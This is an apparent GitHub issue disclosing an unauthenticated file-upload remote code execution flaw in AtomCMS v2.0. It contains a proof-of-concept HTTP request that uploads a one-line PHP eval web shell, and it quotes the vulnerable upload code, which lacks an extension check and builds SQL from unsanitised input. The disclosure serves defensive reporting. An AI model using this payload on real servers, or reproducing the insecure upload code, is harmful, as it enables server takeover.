New issue

Jump to bottom

An Unauthorized Remote Code Execution vulnerability exists in AtomCMS v2.0. #256


Open **bkfish** opened this issue on Feb 16 · 1 comment

bkfish commented on Feb 16 • edited


An Unauthorized attacker can upload arbitrary file in the /admin/uploads.php and executing it on the server reaching the RCE.

poc

```
POST /admin/uploads.php?id=1 HTTP/1.1
Host: localhost:8888
Content-Type: multipart/form-data; boundary=--------------------------
-306230821033638034025427060 41
Content-Length: 356
Connection: close

----------------------------306230821033638034025427060 41
Content-Disposition: form-data; name="file"


----------------------------306230821033638034025427060 41
Content-Disposition: form-data; name="file"; filename="cmd.php"
Content-Type: image/jpeg


<?php @eval($_POST['cmd']);?>
----------------------------306230821033638034025427060 41--
```



you can find the filename in response. `1645019130555.php` then you get a shell in `/uploads/1645019130555.php`



analysis

file /admin/uploads.php line 10 without any protect for upload files extension

```
9
10  $ext = pathinfo($_FILES['file']['name'], PATHINFO_EXTENSION);
11  $newname = time();
12  $random = rand(100,999);
13  $name = $newname.$random.'.'.$ext;
14
15  $q = "SELECT avatar FROM users WHERE id = $id";
16  $r = mysqli_query($dbc, $q);
17  $old = mysqli_fetch_assoc($r);
18
19
20  $q = "UPDATE users SET avatar = '$name' WHERE id = $id";
21  $r = mysqli_query($dbc, $q);
22
23  echo $q.'<br>';
24  echo mysqli_error($dbc);
25
26  if (!empty($_FILES)) {
27
28      $tempFile = $_FILES['file']['tmp_name'];          //3
29
30      $targetPath = dirname( __FILE__ ) . $ds. $storeFolder . $ds;
31
32      $targetFile =  $targetPath. $name;
33
34      move_uploaded_file($tempFile,$targetFile); //6
35
36      $deleteFile = $targetPath.$old['avatar'];
37
38      if($old['avatar'] != '') {
39
40      if(!is_dir($deleteFile)) {
41
42        unlink($deleteFile);
43
44      }
45
46      }
```

Repair suggestions

set some filter about files extension

creptor commented on Feb 17 • edited ▾ Contributor

Thank you for taking the time to write this Issue for the project. It's very helpful for new users to understand some of the common problems they can face while developing a website on any platform.

This is a very dangerous vulnerability, thanks for bringing it up.

I have found this reference which I believe has good information on how to deal with uploads on PHP, but it's a very difficult topic so I'll recommend some more digging.

Remember that Atom.CMS is **not** meant to be used in production, and it should be used solely for learning PHP in a controlled environment.

I'm not the author or maintainer of this project, just someone who learned a lot from the YouTube series and is willing to help.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants